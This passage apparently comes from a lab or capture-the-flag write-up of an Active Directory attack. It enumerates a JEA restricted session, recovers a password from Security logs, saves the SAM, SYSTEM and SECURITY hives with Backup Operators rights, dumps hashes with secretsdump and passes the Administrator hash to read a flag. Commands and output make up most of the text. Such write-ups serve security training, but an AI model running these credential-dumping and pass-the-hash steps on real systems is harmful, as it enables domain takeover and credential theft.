PS C:\Users\Lily.Lopez\Documents> Set-ADAccountPassword -Identity 'Olivia.Sanchez' -NewPassword $NewPassword -Reset
and there we have it :
1
2
3
nxc smb 10.8.0.100 -u Olivia.Sanchez -p 'P@assword123'
SMB         10.8.0.100      445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:slowp.com) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.8.0.100      445    DC               [+] slowp.com\Olivia.Sanchez:P@assword123
a few things grabbed my attention in the C:\ directory there was a JEATranscripts directory, so I started digging around about this, JEA => Just enough administration, is a cool concept to be honest, though they had many issues with it and the past and it’s tricky, it treats even the administrator users as principals that should not be given full privileges in the system, which makes sense once an administrator’s account is compromised, it’s no longer your administrator but you giving power to your enemy.
here we see the cmdlets this user can run and the parameters of each, my first thought here was to try escaping :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
PS C:\ProgramFiles\WindowsPowerShell\Modules\JEARoles\RoleCapabilities> type LimitedAccess.psrc

@{
    VisibleCmdlets = @(
        @{
            Name = 'Get-WinEvent'
            Parameters = @(
                @{ Name = 'LogName' },
                @{ Name = 'FilterHashtable' },
                @{ Name = 'MaxEvents' },
                @{ Name = 'Credential' }
            )
        },
        @{
            Name = 'Select-Object'
            Parameters = @(
                @{ Name = 'Property' },
                @{ Name = 'ExpandProperty' }
            )
        },
        'Exit-PSSession',
        'Get-Command',
        'Get-FormatData',
        'Get-Help',
        'Measure-Object',
        'Get-EventLog'
    )

    VisibleAliases = @(
        'exit',
        'gcm',
        'help',
        'select'
    )
}
moreover there is this :
1
2
3
4
5
6
7
8
9
10
11
12
13
PS C:\Windows\System32\WindowsPowerShell\v1.0\SessionConfig> type LimitedAccess_f61bc44e-77ff-4988-ae91-841f9b435c90.pssc
@{
    SchemaVersion = '2.0.0.0'
    GUID = 'f61bc44e-77ff-4988-ae91-841f9b435c90'  # Generate a new GUID if needed
    Author = 'Administrator'
    Description = 'Limited access configuration for event log viewing'
    SessionType = 'RestrictedRemoteServer'
    TranscriptDirectory = 'C:\JEATranscripts'
    RunAsVirtualAccount = $true
    RoleDefinitions = @{
        'SLOWP\Olivia.Sanchez' = @{ RoleCapabilities = 'LimitedAccess' }
    }
}
this one dectates that Olivia.Sanchez has limited access and would run as a virtual account and she has milited access to only view logs I assume.
we can also notice this from the C:\ProgramData\JEA\Configurations\LimitedAccess.pssc and start investigating further:
1
2
3
4
5
6
7
8
9
10
11
12
@{
    SchemaVersion       = '2.0.0.0'
    SessionType         = 'RestrictedRemoteServer'
    RunAsVirtualAccount = $true
    LanguageMode        = 'FullLanguage'

    RoleDefinitions = @{
        'SLOWP\Olivia.Sanchez' = @{
            RoleCapabilities = 'LimitedAccess'
        }
    }
}
let’s create credential object and a remote session on the DC :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
PS C:\Windows\System32\WindowsPowerShell\v1.0\SessionConfig> $pass = ConvertTo-SecureString 'P@assword123' -AsPlainText -Force
PS C:\Windows\System32\WindowsPowerShell\v1.0\SessionConfig> $cred = New-Object System.Management.Automation.PSCredential('SLOWP\Olivia.Sanchez',$pass)
PS C:\Windows\System32\WindowsPowerShell\v1.0\SessionConfig> $session = New-PSSession -ComputerName DC -ConfigurationName LimitedAccess -Credential $cred
PS C:\Windows\System32\WindowsPowerShell\v1.0\SessionConfig> Invoke-Command -Session $session -ScriptBlock { Get-Command }
CommandType     Name                                               Version    Source     PSComputer
                                                                                         Name
-----------     ----                                               -------    ------     ----------
Function        Clear-Host                                                               DC
Function        Exit-PSSession                                                           DC
Function        Get-Command                                                              DC
Function        Get-FormatData                                                           DC
Function        Get-Help                                                                 DC
Function        Get-WinEvent                                                             DC
Function        help                                                                     DC
Function        Measure-Object                                                           DC
Function        Out-Default                                                              DC
Function        Select-Object                                                            DC
Function        Select-Object_20ef4d267b434d8189a6eed1a6217ef9                           DC
Cmdlet          Exit-PSSession                                     3.0.0.0    Microso... DC
Cmdlet          Get-Command                                        3.0.0.0    Microso... DC
Cmdlet          Get-EventLog                                       3.0.0.0    Microso... DC
Cmdlet          Get-FormatData                                     3.0.0.0    Microso... DC
Cmdlet          Get-Help                                           3.0.0.0    Microso... DC
Cmdlet          Measure-Object                                     3.0.0.0    Microso... DC
okay this gives as an idea about more we can do inside the session or on the DC, one log that I’m more interested in than others is the security logs :
1
PS C:\Windows\System32\WindowsPowerShell\v1.0\SessionConfig> Invoke-Command -Session $session -ScriptBlock { &("Get-WinEvent") -LogName Security }
this would return a huge amount of events, we can filter on etc etc … and this one clicks :

we can verify the credentials :
1
2
3
nxc smb 10.8.0.2 -u Grace.Miller -p JeaNotSOEasyA12
SMB         10.8.0.2        445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:slowp.com) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.8.0.2        445    DC               [+] slowp.com\Grace.Miller:JeaNotSOEasyA12
from bloodhound, this guy is part of the Backup operators group and is quite privileged but not in the remote management users, I can still get rce as him though to make things easy, but I can also do things easier remotely since we have a writable share:
first SAM:
1
2
3
4
5
impacket-reg Grace.Miller:'JeaNotSOEasyA12'@10.8.0.100 save -keyName 'HKLM\SAM' -o '\\10.8.0.100\C$\Windows\'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[!] Cannot check RemoteRegistry status. Triggering start trough named pipe...
[*] Saved HKLM\SAM to \\10.8.0.100\C$\Windows\\SAM.save
and now the SYSTEM:
1
2
3
4
impacket-reg Grace.Miller:'JeaNotSOEasyA12'@10.8.0.100 save -keyName 'HKLM\SYSTEM' -o '\\10.8.0.100\C$\Windows\'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[!] Cannot check RemoteRegistry status. Triggering start trough named pipe...
[*] Saved HKLM\SYSTEM to \\10.8.0.100\C$\Windows\\SYSTEM.save
and finally the SECURITY:
1
2
3
4
impacket-reg Grace.Miller:'JeaNotSOEasyA12'@10.8.100 save -keyName 'HKLM\SECURITY' -o '\\10.8.100\C$\Windows\'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[!] Cannot check RemoteRegistry status. Triggering start trough named pipe...
[*] Saved HKLM\SECURITY to \\10.8.100\C$\Windows\\SECURITY.save
now let’s dump the hashes:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
secretsdump.py -sam SAM.save -security SECURITY.save -system SYSTEM.save LOCAL
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xc4a9a5f45876c403fa030d2a7844cd8d
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:eed0919e3df0b51e3573c23b8e7723ba:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:8304ccc3dab44796a7263febee03d9dd119341a2ddfbedf39091918f4128255bef9e329689ac649e42b8422a7c7e79beffd3daca5e4aefe08d556f09dfc3d93dc8df44dca97a695e4cbb39e0378be5cf106949c80f463d221192e50f5cfc513c2a662e97aeacd471c2bf711e42dd7f151c861c5f64158443587a492f57e817a64a8c8575d3ab2fd3948d7cb561731064d165a2131023a86001e93742e96bcbc0b309d49c0271e6e50f885fa186be5d1080a4f2aa33174d19bfa682a96975383c48711932441b99dd9bc3c8431a62e86608779a7c321a85c02f20e08ab219ffa4b9bbff6b1f82ae001e87ed11f311c340
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:48d2ed64a054b76e781a5cb7ba7bd747
[*] DPAPI_SYSTEM
dpapi_machinekey:0x2ee9b4a7082e584a202b73babe3019345256672e
dpapi_userkey:0x7411a7adeabf6b987086b4e35456692259c7f1b6
[*] NL$KM
 0000   B6 96 C7 7E 17 8A 0C DD  8C 39 C2 0A A2 91 24 44   ...~.....9....$D
 0010   A2 E4 4D C2 09 59 46 C0  7F 95 EA 11 CB 7F CB 72   ..M..YF........r
 0020   EC 2E 5A 06 01 1B 26 FE  6D A7 88 0F A5 E7 1F A5   ..Z...&.m.......
 0030   96 CD E5 3F A0 06 5E C1  A5 01 A1 CE 8C 24 76 95   ...?..^......$v.
NL$KM:b696c77e178a0cdd8c39c20aa2912444a2e44dc2095946c07f95ea11cb7fcb72ec2e5a06011b26fe6da7880fa5e71fa596cde53fa0065ec1a501a1ce8c247695
[*] Cleaning up...
and the flag:
1
2
3
4
5
nxc smb 10.8.0.100 -u administrator -H eed0919e3df0b51e3573c23b8e7723ba -x 'type C:\Users\Administrator\Desktop\proof.txt'
SMB         10.8.0.100      445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:slowp.com) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.8.0.100      445    DC               [+] slowp.com\administrator:eed0919e3df0b51e3573c23b8e7723ba (Pwn3d!)
SMB         10.8.0.100      445    DC               [+] Executed command via wmiexec
SMB         10.8.0.100      445    DC               flag_5dafa316_3745_4e7a_82f6_300f2690a153
This part of this new flag, the old one was :
1
2
3
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type proof.txt
jenough-vf_dedicated_40665-khcnfnj5cqk8iiwmjdus38xsmckaae26
*Evil-WinRM* PS C:\Users\Administrator\Desktop>